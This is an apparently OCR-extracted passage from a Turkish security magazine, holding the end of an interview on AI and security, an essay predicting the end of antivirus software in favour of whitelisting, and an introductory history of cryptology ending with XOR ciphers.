Yaklaşık bir buçuk yıl önce Facebook, kendi aralarında garip bir dilde iletişim kurduğunu tespit ettiği iki yapay zekanın fişini çekmişti. Neredeyse aynı dönemlerde Suudi Arabistan da Sophia adındaki robota vatandaşlık verdiğini duyurdu. Biz daha bu haberlerin etkisini üzerimizden atamadan benzer bir haberi Japonya'dan aldık. MIT (Massachusetts Institute of Technology) yapay zeka üniversitesini kuruyor... Neler oluyor böyle? Bu konudaki fikirleriniz nelerdir?

Yukarıda ne kadar ürkütücü olduğundan bahsettim. Yapay zeka üniversitesine ek olarak mesela ABD'de yalnızca siber güvenlik üzerine üniversite kurmak isteyen birisi ile görüşmüştük. Bu konuda bilişsel bilimleri üzerinden geniş çaplı

ele alınıyor uzun süredir. Gelişme hızı da ortada. Mesela size saatiniz var mı diye soruyorum. Bazen var diyorsunuz bazen saati söylüyorsunuz. Bu ikisi arasındaki karar bile inanılmaz karmaşık olabilir. Görüntüden, dil işlemeye, beyinden düşünme mekanizmalarına, hatta kültürel farklara kadar birçok şeyi ilgilendiriyor diye düşünüyorum. Elbette AI uzmanı değilim ahkam kesmek istemem.

Siber güvenliği, yapay zekayı ve makine öğrenimini üç büyük okyanus dalgasına benzetecek olursak; hangi dalgada sörf yapmalı ya da hangi dalga bizi yutar dersiniz? Hatta biraz bilim-kurgu filmlerini andıran bir soru olacak belki ama bir gün bu teknolojik gelişmeler insanlığın sonunu getirebilir mi?

Elon Musk ile Mark Zuckerberg arasındaki tartışmada kim haklıydı sizce?

Bu başlıklar içerisinde güvenliği ayrı bir kategori olarak görmüyorum. Belki bir çatı olarak düşünebiliriz. Dalga değil de denizin kendisi güvenlik. Suyla şaka olmaz dedikleri gibi IoT gelişecek kaçınılmaz. Onun güvenliği için konuşacağız. Bu da kaçınılmaz. IoT gelişimi yapay zekayı içermeyecek mi? İçerecek. Tek başına gelişecek hali yok. E, o zaman daha da fazla güvenlik konuşacağız. İnsanlık tarihinde güvenlik konuşmadığımız bir an yok. Gelecekte de olmayacak. Bu nedenle güvenlik denizin kendisi bence.

--- Temmuz 2017'de, Tesla'nın kurucusu ve CEO'su Elon Musk, yapay zekadaki gelişmelerden endişe duyduğunu ifade etmişti. Ek olarak: -ABD'deki eyaletlerin yapay zekayı düzenleyici kanunlar çıkarmaları gerektiğini söylemiş ve yapay zekanın insan medeniyetinin geleceği için önemli bir risk taşıdığını- söylemişti.

Facebook'un kurucusu Mark ise bu duruma karşı: "Bu konuyla ilgili görüşlerim gayet net. İyimserim. Hayırcıları ve kıyamet senaryosu uyduranları anlamıyorum. Gerçekten olumsuz ve oldukça sorumsuz buluyorum." dedikten sonra Mark ile konuştuğunu söyleyen Musk, Facebook CEO'sunun "bu konudaki bilgisinin kısıtlı" olduğunu savunmuştu.

Ve bu olayı takiben Facebook, kendi aralarında garip bir dilde iletişim kurduğunu tespit ettiği iki yapay zekanın fişini çekmişti. --

-İnsanlığın sonunu getirir mi- bunu tahmin etmek güç belki ama günümüze kadar yaşanan teknolojik gelişmeler sizce "insanlığı" zayıflattı mı?

Bu soruya farklı bir açıdan bakmak istiyorum. Zayıflattı. Yalnızca CS çerçevesinde değil hayatımın hemen her döneminde farklı alanlarda ve yaş gruplarında eğitmenlik tecrübem oldu. Özellikle son birkaç jenerasyonda belirgin olumsuz değişimler gözlemliyorum. Bunları özellikle genç okuyucu ile paylaşmak isterim.

Bu dönemde yetişen gençlerde, karar verme, istikrar, çaba, üretkenlik, derinlik gibi konularda sistematik bir handikap olduğunu gözlemliyorum. Hayata bakış açısı teknolojinin de etkisi ile gittikçe yüzeyselleşiyor. Kendi gelecekleri için gerek makro gerekse mikro kararlar almada, bunları istikrarlı bir şekilde uygulamada müthiş bir alışkanlık eksiği gözlemliyorum. Durumsal farkındalık, alan hakimiyeti, sahiplenme, aidiyet gibi hislerin meziyetlerin düşüşe geçtiğini gözlemliyorum.

CS hakkında odaklandığımız şeylerden bahsederken benzeri şeyleri saymıştım. İlk bakışta bunların siber güvenlikle ilgisi sorgulanabilir. Bu da aslında ilgili yüzeyselliğinden gelmekte. Ancak, sevgili gençler unutmasın, bu saydıklarımız yalnızca siber güvenlik değil, yapacağınız her iş için önemli. Durumsal farkındalığı düşük, karar alamayan bir baba da olmaz mesela, en büyük hayaliniz aile kurmaksa! Sabahtan akşama kadar türev alabilirsiniz, ama neden türev alındığı üzerine derinleşmiyorsanız, ne daha inovatif yöntem bulabilirsiniz ne de iş yapmanın ötesine geçip katma değer sağlayabilirsiniz.

Acı çekmekten, karar almaktan, hata yapmaktan korkulmamalı. Bu çerçeveden bakıldığında zayıflattığını, en azından önemli etki sağladığını söyleyebilirim. Kültürel değişim, ilişkiler bu kısımlara girmiyorum.

Bildiğiniz üzere önümüzde yerel seçimler var. Seçim konusunda sizce bir siber tehdit söz konusu olabilir mi? Biraz farklı da olsa ABD'de gerçekleşen son seçimlerde bu söylentiler ciddi bir yankılanmaya sebep olmuştu. Bu konuda neler söylemek istersiniz?

Spekülatif bir noktaya gidebilir bu soruya cevap vermek. Bunu da hiç istemem. Popülistlik yapmak isteyeceğim en son şey. Seçimler her ülkede önemlidir. Önemli olan şeyler için güvenlik daha da önemlidir. ABD seçimleri konusunda birkaç resmi rapor okuma fırsatım olmuştu. Ama bu raporlar açıkçası yeterli ve kesin sonuçlar vermekten uzaktı. O nedenle bu konuda da spekülatif konuşmak istemem.

Ülkemizde gerçekleşecek yerel seçimlerin de önemi ortada, ülkenin içinde bulunduğu kutuplaşma da ortada. Sanıyorum riskler her zamankinden daha yüksek bir dikkatle ele alınacaktır.

Burada asıl ana fikir, belki ABD seçimleri olayına kadar birçok kişinin aklına getirmediği bir riski konuşur olduk. İşte geniş düşünme işinin önemini gösteren bir başka örnek. Artık saldırılar yahut operasyonlar diyelim, daha taktik seviyede. Ben bunu becerebiliyorum gibi masumane yahut para kazandım bak gibi kriminal motiflerden çok daha taktiksel bir boyuta erişiyor. Bunun için de *-ben şucuyum bu alanın uzmanı olacağım-* demeden, kendimizi çok geniş bir yelpazede geliştirmek zorundayız.

Kubilay Bey, söyleşimizin sonuna geldik: ayırdığınız kıymetli vaktiniz için çok teşekkür ederiz! Son olarak bizlere, bu sektörde çalışanlara, iş verenlere, öğrencilere, topluma neler söylemek istersiniz?

Sizlere bu söyleşi ve fırsat için teşekkür ederim. Ülkemizde girişim yapmanın zorlukları bir tarafa, bizim gibi değişmesi gerektiğini düşündüğümüz geleneksel pazarlama ve rekabet yöntemlerine başvurmamak için çabalayan bir topluluk için çok daha fazla sürtünme oluyor. Bakış açımızı, niyetimizi, kendimizi ifade etme fırsatı sağladığınız için asıl ben sizlere çok teşekkür ederim. Arka Kapı projesini sıfırıncı günden beri önemsiyorum. Umarım her şey gönlünüzce olur. Genç okurlarımıza da ayrıca teşekkür etmek isterim. Onlara naçizane, yemek seçmeden olabildiğince farklı disiplinler ile beslenmelerini tavsiye ederim. Artık başka bir dünyaya hazırlanmak gerekiyor.

Siber güvenlik farkındalığı ile ilgili, dergimizin bu sayısında Huriye Özdemir tarafından kaleme alınan "Siber Güvenlik ve Zihinsel Sağlık" yazısını okumanızı da ayrıca tavsiye ederiz.

Utku Şen – utku@arkakapidergi.com

Gelecekte Antivirüs Ürünlerine Yer Yok

Antivirüs yazılımları yaklaşık 20 yıldır bizimle ve hem ev kullanıcıları hem de şirketler için olmazsa olmaz kabul edilirler. Ancak artık 2019 yılındayız ve işler yavaş yavaş değişiyor. İnsanlar genellikle Windows bilgisayarlar harici, antivirüs yazılımlarına gerek duymuyor. Hatta artık Windows 10 ile gelen dahili güvenlik mekanizmaları ile Windows bilgisayarlarda bile antivirüs yazılımlarının gerekliliğini sorgulamaya başladılar. Peki ya gelecekte ne olacak? Bu yazıda gelecekte yaşanacak durumu ve olması gerekenleri kendi bakış açımdan özetleyeceğim.

Bilgisayarlarımızda Antivirüs Yazılımlarına Neden İhtiyaç Duyarız?

Çünkü bilgisayarlar internetten rastgele dosya indirip çalıştırma yeteneğine sahiptir. Örneğin bir insan kaynakları personeli, internetten EXE ya da benzeri bir dosya indirip çalıştırabilir. Bu dosya kritik verileri okuyup internete sızdırabilir, dosyaları şifreleyip fidye isteyebilir ya da farklı şekilde sorunlara yol açabilir. Dolayısıyla bilgisayarınızda iyi dosyayı, kötü dosyadan ayırt eden bir mekanizma bulunmalı.

Iphone Telefonlarda Neden Antivirüs Yazılımlarına İhtiyaç Duymayız?

Çünkü iOS işletim sistemi internetten rastgele dosya indirip çalıştırmanıza izin vermez. Sadece App Store'dan yazılım indirebilirsiniz. App Store'daki yazılımlar da hem sıkça denetlenir, hem de yazılımcıları hakkında daha fazla bilgiye sahibizdir. Bunun yanında çalıştırılan yazılımların işletim sistemi seviyesindeki yetkileri azdır (sandbox). Bir yazılım, başka bir yazılımın verisini okuyamaz. Örneğin indirdiğiniz bir fotoğraf düzenleme uygulaması, WhatsApp mesajlarınıza erişemez.

Antivirüs Ürünlerinin Problemleri

Kara Liste Yöntemi (Blacklist Approach): 20 yıldır antivirüs kullanıyoruz ve yıllar içinde binlerce çeşit zararlı yazılım ortaya çıktı. Haliyle antivirüs firmaları, bu zararlı yazılımların imzalarını veri tabanlarına ekledi. 20 yıl sonunda baktığımız zaman bu imza veri tabanları on binlerce farklı imzayla dolmuş oldu. Firmaların bu imzaların bir kısmını çöpe atması da mümkün değil. Çünkü iyi bir antivirüs yazılımının 10 yıl önce çıkan bir zararlıyı da geçen hafta çıkan bir zararlıyı da tespit etmesi gerekir. Yani kabaca antivirüs, yeni bir yazılımla karşılaşınca onun imzasını hesaplar ve sahip olduğu devasa imza veri tabanıyla karşılaştırır. Eğer herhangi bir eşleşme olmazsa, bu yazılımı güvenli kabul eder.

Şimdi evinizde bir doğum günü partisi verdiğinizi hayal edin. 20 kişilik bir davetli listesi hazırlamak yerine 79.999.980 kişilik davetsizler listesi hazırlıyorsunuz. Evinize yeni biri geldiğinde o davetsizler listenizden kontrol ediyorsunuz. Eğer o kişi 79.999.980 kişiden biri değilse, evinize alıyorsunuz. Bu yöntem zaman ve kaynak kaybıdır. Aynı şey antirüsler için de geçerli. İmza veri tabanı her geçen yıl büyüyor ve daha fazla kaynak tüketiyor. Bu sürdürülebilir bir yöntem değildir.

Ek Saldırı Yüzeyi Yaratıyorlar: Antivirüsler de tıpkı diğer yazılımlar gibi insanlar tarafından geliştirilir. Dolayısıyla, içlerinde kendi güvenlik açıklarını barındırabilirler ve bu sıklıkla da yaşanıyor. Daha önce F-Secure, Kaspersky, Symantec ve ESET gibi antivirüs yazılımlarında uzaktan kod çalıştırma zafiyetleri ortaya çıkmıştı.

Gizlilik Problemleri: Çoğu antivirüs programı, cihazınızda bulunan dosyaları, kendi sunucularına onları daha iyi analiz

etmek adına gönderir. Eğer yüksek gizlilik gerektiren bir iş yapıyorsanız, bu çok tehlikelidir. Hatırlayacak olursanız **NSA'in kullandığı exploit'ler, çalışanın bilgisayarındaki Kaspersky antivirüs ile ele geçirilmişti.** Bunun yanında **pek çok antivirüs yazılımı HTTPS trafiğinizi ortadaki adam saldırısı (Man-in-the-Middle) yaparak dinler. Bunu zararlı web sitelerini tespit etmek için yapsalar da, gizlilik açısından yine çok tehlikeli bir durumdur.**

Bütçe problemleri: Eğer yüzlerce, binlerce bilgisayarı olan bir şirketseniz, antivirüs yazılımı için küçük bir servet ödemeniz gerekmektedir. Bu da halihazırda bütçe sıkıntısı yaşayan şirketler için sıkıntılı bir durumdur.

Zararlı yazılım tespitinde o kadar da iyi değiller: Piyasada iyi antivirüs yazılımları da var kötü antivirüs yazılımları da. Örneğin Hidden Tear'ı derleyip Virustotal'e yüklediğinizde 20'nin üzerinde Antivirüs yazılımının bunu hala tespit edemediğini göreceksiniz. Antivirüs yazılımınız dünyanın en popüler zararlılarından birini bile tespit edemiyorsa bundan nasıl bir fayda görebilirsiniz? Fakat yine de piyasada APT grupların zararlılarını bile tespit edebilen oldukça iyi antivirüsler de vardır. Ancak her zaman zararlıları yakalamaları mümkün olmuyor. Bazen APT grupları sizin antivirüs yazılımınız tespit edemeden saldırıyı sonlandırmış oluyor.

İhtiyacımız Olan Şey Ne?

iOS güvenlik modelini uygulayan masaüstü işletim sistemlerine ihtiyacımız var. Bir bilgisayar sadece sıkça denetlenen bir uygulama marketinden yazılım indirip çalıştırabilmeli. Eğer bu bir çalışan bilgisayarı ise, marketten bile uygulama indirilmesine izin vermemeli. Web tarayıcı, metin düzenleyiciler, ofis programları gibi limitli sayıda gerekli yazılım bilgisayarda bulunmalı. Bu sayede kara liste (blacklist) yöntemi yerine beyaz liste (whitelist) yöntemini izlemiş oluruz. Sadece izin verdiğimiz limitli sayıda yazılım çalışacağı için antivirüslere ihtiyacımız kalmaz.

Gelecekte Ne Olacak?

Microsoft'un gelecekte yukarıda bahsedilen güvenlik modeline sahip işletim sistemini şirketlere satacağını düşünüyorum. Bu işletim sistemi, şirket kullanıcıları için bir standart haline gelecektir. İlk yıllarında ortaya çıkacak muhtemel güvenlik açıkları bu işletim sisteminin güvenliğini sorgulatacaktır. Dolayısıyla şirketler antivirüs yazılımlarına bir süre daha güvenmeyi sürdürecektir. Fakat daha sonra güvenlik açıkları minimuma indirildikten sonra antivirüs devri büyük ölçüde kapanacaktır.

Bayram Gök – bayram@arkakapidergi.com

20. YÜZYIL ELEKTRONİK ÇAĞINDA KRİPTOLOJİ

Gelecekte özgürlüğü gizlilikte arayacağız.


Elektronik çağının şafağına kısa bir bakış

Charles Babbage dâhil birçok dâhinin aklında hesaplama işlerini kolaylaştıracak bir makine icat etme düşüncesi vardı. Çünkü karmaşık, hassas hesapları elle yapmak zahmetli ve hatalara açık bir süreçti. Charles Babbage de kendi ihtiyaç duyduğu makineyi yaptı. Ama demirden ve pirinçtendi.

Aslında kullanıcının girdiği verilere göre işlem yapan ilk otomatlar 18. yüzyıl tekstil makineleridir. Belirli ölçülere sahip kartonların üzerine açılan veya açılmayan küçük deliklere göre makineyi yönetmek ve işleyeceği deseni belirlemek mümkün oluyordu. Şimdiki Juke Box'ın atası sayılabilecek delikli kartonlar ile notaları çalan otomatik piyanolar bile yapılmıştı. ABD'de 1880 yılında yapılan ilk nüfus sayımının sonuçları insan emeği kullanılarak ancak 7 yıl sonra alınabilmişti. 1890 yılında yapılacak sonraki sayımın sonuçlarının nüfus artışı da dikkate alınırsa ancak 1900 yılında alınabileceği öngörülmüştü. İstatistikçi ve maden mühendisi olan Dr. Hollerith nüfus sayımında delikli kartları kullanmayı önerdi. Önce her vatandaşın doldurduğu anket delikli karta aktarılıyordu. Kart elektro-mekanik bir hesap makinesine okutuluyordu. Makine her soruya verilen ve karton üzerinde evet-hayır anlamına gelen bir deliğe göre otomatik olarak hesapları yapıyordu. Sistem 1890 nüfus sayımında kullanıldı ve sonuçların 2,5 yıl içinde alınmasını sağladı. Otomatların geleceği parlaktı.

Delikli kart ve benzeri yöntemler İkinci Dünya Savaşı sonrasına kadar kullanıldı. İlk nükleer bombanın üretildiği ABD'nin Los Alamos Ulusal Laboratuarı'nda çalışan Nobel ödüllü ünlü fizikçi Richard Feyman (kitapları kesinlikle okunmalı) hesaplamaları delikli kartları okuyan hesap makineleri ile yaptıklarını anlatır. Aynı zamanda yetenekli bir mekanikçi olan Feyman kendi geliştirdiği yöntemle makinelerin 4 kat daha hızlı verileri işleyebildiğini aktarır.

Neredeyse her insanın ismini bildiği ENIAC bu hesap makinelerinin en ünlüsüdür. Ancak bu yararlı otomatların ortak bir kusuru vardı. Döneminin süper hesap makineleri olan bu otomatlar (ENIAC saniyede yaklaşık 100.000 adet hızlı hesap yapabilmelerine rağmen) ara sonuçlara göre farklı hesaplama yordamlarını çalıştıramıyorlardı. Dolayısıyla hesaplamalar ara sonuçlara göre parçalara ayrılıyor, ara sonuç otomattan alınınca operatör ara sonuca göre makineyi yeniden programlıyordu. 1945 yılında John Von Neumann bir işlemcinin ara sonuçlara göre kendi kendine farklı (if-then,for…) alt yordamları veya kod bloklarını çalıştırabileceği bir makine dili geliştirdi. Sonradan geliştirilen insan dostu tüm yüksek seviyeli diller (C, Pascal, Python) derleyici (compiler) olarak çalıştılar ve Neumann önerdiği makine dili kodu ürettiler. Hâlen derleyiciler işlemciye özel makine kodu üretmektedir. 1947 yılında Bell Laboratuvarı'nda ilk transistörün yapılması ardından demirden silikona giden yeni ufuklar açıldı. 1971 yılında Intel firması 4 bit, 750 Khz hızında çalışan ilk ticari işlemcisi 4004'ü piyasaya sürdü. Bu işlemci sadece 2300 transistör içeriyordu. 1949 yılında Gizli Sistemlerin Haberleşme Teorisi[1] ile Claude Shannon Kriptoloji de yeni öncü fikirlerini yayınladı. Nasreddin Hocamızın ünlü fıkrasında olduğu gibi tüm bu hazır malzemeleri, yeni olanakları kullanarak yeni kripto yöntemleri geliştiren *helvacı ustaları* ortaya çıkmakta gecikmedi.



Intel firmasının geliştirdiği ilk işlemci 4004

1 https://en.wikipedia.org/wiki/Communication_Theory_of_Secrecy_Systems

Claude Shannon'un iletişim ve gizli haberleşme üzerine olan fikirleri hakkında birkaç cümle sarf etmeden yazıya devam etmek anlamsız olur. 2016 yılında Google, Claude Shannon'ın doğumunun 100. yılına özel Doodle yaptı.

Shannon, Alan Turing ile kriptoloji üzerine çalıştı. Boole Cebri'nin (sayısal devrelerin tasarımı için mantık dersi okullarda mutlaka okutulmalıdır) sayısal devrelerin tasarımında kullanılabileceğini gösterdi. Bugün Shannon sayesinde sayısal devrelerin tasarımını matematiksel ifadeler ile yapabiliyor, optimize edebiliyoruz. Shannon iletişimin analog yöntemlerden sayısal teknolojiye geçişinin temellerini attı. Bit terimini ilk kullanan da Shannon'dur. Bugün cep telefonlarımızla tertemiz ve net bir iletişim kurabiliyorsak borçlu olduğumuz insanlardan birisi Shannon'dur. Shannon aynı zamanda gizli bir haberleşmenin güvenilirliğini hesaplayabileceğimiz yöntemler de ortaya koydu. Şifreli bir sistemi kırmak için harcamamız gereken en az çaba (işlem miktarı, hesap edilebilir güvenlik) ile sistem güvenliğinin ilişkisini ortaya koydu. Bilgi eskimeden (geçerliliğini yitirmeden) hedef aldığımız şifreli sistemi kırabilecek en iyi algoritmanın gerektirdiği en az işlem miktarı şifreli sistemin güvenilirliğini ortaya koyar. Bu ilke ile RSA şifrelemesini kırabilecek en hızlı bilgisayarın birkaç yüzyıl çalışması gerekir diyebiliyoruz.

Shannon'nun ortaya koyduğu diğer bir ilke de önerdiğimiz şifreleme algoritmasının güvenirliğini ispatlayabileceğimiz önermeler yapabileceğimizdir. Şifreleme yöntemini zor olduğu herkesçe kabul edilmiş, iyi bilinen yöntemlere dayandırabilmektir. Örneğin RSA algoritmasında anahtar olarak kullanılan 1024 bitlik bir asal sayının çarpanlarına ayrılması şu anki teknoloji ile pratikte imkânsızdır, diyebiliriz. Bu önermenin aksini ispatlamanın zorluğu herkesçe mâlûmdur.

Modern Kriptolojinin genel kabul görmüş ilkeleri

Bir şifreleme sisteminin karşılaması gereken temel araçlar kısaca şöyle özetlenebilir.

- Gizlilik (privacy/confidentiality)
  Bilgiyi kişiye özel kılabilecek, sadece yetkisi olanların bilgiye erişimini izin verecek olanakları sağlamalıdır.
- Kimlik denetimi (authentication/identification)
  Gönderici ve alıcının birbirlerine güvenmelerini sağlayacak, iddia ettikleri kişiler olduklarını doğrulayacak protokolleri sunmasıdır.
- Bütünlük (integrity)
  Bilginin kaynağından çıktığı haliyle hiçbir değişikliğe uğramadığı, üzerinde herhangi bir düzenleme yapılmadığını doğrulayabilmelidir.
- Reddedilmezlik (non-repudiation)
  Veri gönderenin veya veriyi alanın, veri aktarımı veya veri alımını inkâr etmesini engelleyebilmelidir.

Simetrik ve Asimetrik şifreleme arasındaki fark nedir?

Şifreleme sistemlerini genel olarak oldukça uzun zamandır kullandığımız simetrik şifreleme ve elektronik çağın sağladığı teknolojik gelişme ile hayatımıza yeni giren asimetrik şifreleme olarak iki ana grupta incelemek mümkündür.

İki yöntemi birbirinden ayıran temel özellik anahtar kullanımındaki yaklaşımdır. Simetrik şifreleme sistemlerinde hem açık metni şifrelemek hem de şifreli metni çözmek için aynı anahtar kullanılır. Bu sebeple anahtar hem şifreleme hem de çözme işlemi yapılan yerde bulunmak zorundadır. Şifrelemede kullanılan anahtarın çözme işlemini gerçekleştirecek kişi/kurumlara da güvenli kanallardan ulaştırılması, dağıtılması gerekmektedir. Aynı anahtarın gruplar halindeki kullanıcılar tarafından kullanılması durumunda güvenlik riskleri çok yükselmektedir. Grup içinden bir kullanıcının anahtarı çaldırması, kaybetmesi ya da karşı tarafa satması durumunda tüm grubun iletişim güvenliği tehlikeye düşer. Simetrik şifreleme ile iki kullanıcı arasında özel iletişim kurmak, ayrı bir anahtar daha oluşturmak, oluşturulan bu anahtarın da dağıtım risklerine katlanmak anlamına gelir. Simetrik algoritmalar yer değiştirme (transposition), yerine koyma (substitution), XOR gibi kolay metotlar ile gerçekleştirilebilir. Kâğıt ve kalem kullanarak, tablolardan yararlanarak ve düşük maliyetli çeşitli şifreleme donanımlarından faydalanarak simetrik şifrelemeyi uygulamak mümkündür. Maliyeti ucuz bir yöntemdir.

Örneğin: daha önceden incelediğimiz Vigenere Şifrelemesi kâğıt ve kalem ile uygulanabilen simetrik bir şifreleme yöntemidir. Simetrik şifrelemeyi blok ve dizi şifreleme algoritmaları olarak iki alt gruba ayrılır. İlk gruptaki blok şifreleme algoritmaları açık metni belirli uzunluktaki parçalara bölüp şifreler. Halen kullanımda olan DEA, AES örnek olarak verilebilir. Blok şifrelemenin kolay uygulanabilir bir örneğini *XOR Şifreleme (XOR Cipher)* bölümünde verdim. Blok şifreleme daha çok yığın verilerin, büyük dosyaların şifrelemesinde hız gereksinimini karşılamak için kullanılır. Dizi (akış-stream) şifreleme yöntemi ise ses ve görüntü iletimi gibi kısmen bilgi kayıplarının kabul edilebilir olduğu uygulamalarda tercih edilir. Şifreli telsiz haberleşmesi güzel bir örnektir. Simetrik şifreleme ile *Modern Kriptolojinin genel kabul görmüş ilkeleri* bölümünde değinilen Gizlilik (privacy/ confidentiality) ilkesi haricindeki gereksinimleri karşılamak mümkün değildir.

Auguste Kerckhoffs 1883 yılında yayınladığı "La Cryptographie Militarie"[2] başlıklı makalesinde "Bir saklı yazı sistemi, anahtar hariç, sistemle ilgili her şey bilinse bile güvenli olmalıdır" önerisinde bulundu. Bu önerme bir ilke olarak kabul gördü ve Kerckhoffs ilkesi adıyla anıldı.Daha sonradan Clau-

2 https://tinyurl.com/y8gnysnu

de Shannon bu ilkeyi daha sade ve daha net “düşman sistemi biliyor” (“the enemy knows the system”) şeklinde ifade etti. Bu görüşe göre bir saklı yazı sistemi anahtarın gizliliğini sağlamaya odaklı geliştirilmeliydi. Algoritma gizliliği önemli değildi. Asimetrik şifreleme ortaya atıldı.

Asimetrik şifrelemede açık metni şifreleyen anahtar ve şifreli metni çözen anahtar birbirleri ile ilişkili fakat birbirlerinden farklıdırlar. Açık metni şifreleyen anahtara açık anahtar (Public Key), şifreyi çözen anahtara gizli/ özel anahtar (Private Key) denir. Özetle açık metin, açık anahtar ile şifrelenir ve şifrelenmiş metni sadece bu açık anahtar ile ilişkili özel anahtar çözebilir. Asimetrik şifrelemede şifrelemeyi yapan anahtar açıktır, isteyen herkesin açık anahtar sahibine şifreli mesaj gönderebilmesi amacıyla gizlenmez. Telefon numaranız gibi düşünün. Şifreyi çözen anahtar gizli/özel anahtar asla paylaşılmadığı için şifreli metni sadece bu anahtara sahip kişi veya kurum çözebilir. Hatta açık metni özel anahtar sahibinin açık anahtarı ile şifreleyen bile bu şifrelenmiş mesajı bir daha okuyamaz. Aslında özel anahtar ile şifrelenmiş bir metni özel anahtar ile ilişkili açık anahtar çözebilir. Özel anahtar ile şifrelenmiş bir metni açık anahtar kullanarak herkes doğrulayabilir. Bu faydalı özellik sayısal imza uygulamalarında kullanılır.

Burada önemli bir sorun ortaya çıkıyor. Açık anahtarın gerçekten şifreli metin göndermek istediğimiz kişiye/ kuruma ait olduğunun doğrulanması gerekmektedir. Bu büyük bir sorundur. Arka Kapı Dergi 4. sayısında *Recep Kızılarslan* tarafından kaleme alınan *Açık Anahtarlı Şifrelemede Anahtar Değişim Problemi ve Keybase* başlıklı yazıda sorunun detaylarını okuyabilirsiniz.

1976 yılında Whitfield Diffie ve Martin Hellman birlikte herkese açık bir kanal üzerinden açık anahtar paylaşım protokolünü yayımladırlar. Asimetrik şifreme önündeki en büyük engel bu protokol ile kalkmış oldu. Ardından 1978 yılında **R**on Rivest, Adi **S**hamir ve Leonard **A**dleman açık anahtar/ özel anahtar temelli asimetrik RSA[3] şifrelemesi algoritmasını yayınladı. Önümüzdeki sayılarda bu konuyu ayrıntıları ile ele alacağız.

Asimetrik şifreleme özel anahtarı bulmayı neredeyse imkânsız kılacak matematiksel işlemlerin çözümünün zorluğuna dayalı algoritmalar kullanır. Bu amaçla akıl sağlığımızı zorlayacak sayılarla işlemler yapılır. Mesela 1024 bitlik anahtar ile RSA şifrelemesi yapacağız diyelim. İkili sayı sitemindeki 1024 bitlik anahtar onluk sayı tabanında 309 basamaklı bir sayı demektir.

Hayalinizde canlandırmak zor olabilir. Buyurun onluk tabanında 309 basamaklı bir sayı: 3000000000000000000000000
000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000
0000000000000000000123456789

Asimetrik bir sistem ile (örneğin RSA) 1024 bitlik şifreleme yapmak demek oldukça güçlü işlemcilere ihtiyacınız olduğu anlamına gelir. Bu asimetrik şifrelemede karşılaşılan büyük zorluklardan birisidir ve neyse ki elektronik çağ bize bu işlemcileri sağladı.

Asimetrik şifreleme yöntemini ve anahtar paylaşımını daha kolay açıklamak için GSM (cep telefonu) şebekesine benzetebiliriz. Devletin yetkilendirdiği bir otorite, GSM operatörü anahtar dağıtımını ve işletmesini üstlenir. GSM sistemi ile iletişim kurmak isteyen bir kişi/kurum operatöre giderek kendisi için bir numara tahsis (açık anahtar) edilmesini ister. Hatta gereksiniminiz varsa kartvizit bastırıp bu numaranızı herkese dağıtırsınız.

Operatör müracaat sahibinin kimliğini kontrol eder (Kimlik denetimi – authentication - identification), sistemde boş bulunan bir hattı bu kimlikle eşleştirir ve tahsis eder. Müracaat sahibine içinde numara ve kimliği ile ilişkilendirilmiş özel bilgiler bulunan ve şebekeye giriş yapmasını sağlayan bir SIM kart (özel anahtar-private key) vererek talebi karşılar. SIM kartı bir telefona taktığınız ve şebekeye bağlandığınız anda operatör kimliğinizi doğrular. Sizin yaptığınız aramaları kaydeder (Reddedilmezlik – non repudiation), hat numaranıza gelen çağrıları size yönlendirir (Gizlilik – privacy - confidentiality).


Tablo 1 Simetrik ve Asimetrik Şifreleme karşılaştırması

	Simetrik Şifreler	Asimetrik Şifreler
Gizlilik (privacy/ confidentiality)	X	X
Bütünlük (integrity)	-	-
Kimlik denetimi (authentication/ identification)	-	X
Reddedilmezlik (non-repudiation)	-	X
Performans/ Maliyet	Hızlı / Ucuz	Yavaş / pahalı
Örnek Algoritmalar	DEA, AES	RSA, DSA

3 https://tinyurl.com/yaj7qlxe

XOR Şifreleme (XOR Cipher)

Hem düşük maliyetli donanımlarla hem de yazılımla bilgisayarlarda kolayca uygulanabilecek **blok** şifreleme yöntemidir. XOR sayısal elektronikte kullanılan en temel kapı devrelerinden birisidir.



Görsel 2: XOR Kapısı

XOR Kapısının açık devresi hakkında internette daha detaylı bilgiler bulabilirsiniz. Görsel 2'de açık devresini gördüğümüz XOR kapısının kolayca anlaşılabilecek doğruluk tablosu vardır. Doğruluk tablosu incelendiğinde A ve B girişleri birbirine eşit olduğunda çıkışın 0, eşit olmadığında ise çıkışın 1 olduğunu görüyoruz. Basit yapısına rağmen sunduğu bu eşsiz özellik sebebiyle XOR kapısı sayısal elektronikte toplama, karşılaştırma işlemlerinin gerçekleştirmesinde kullanılır. Biz burada XOR kapısını farklı bir amaçla şifreleme işleminde kullanacağız.

Tablo 2 XOR kapısı doğruluk tablosu

GİRİŞLER		ÇIKIŞ(Q)
A	B	A XOR B A⊕B
0	0	0
0	1	1
1	0	1
1	1	0

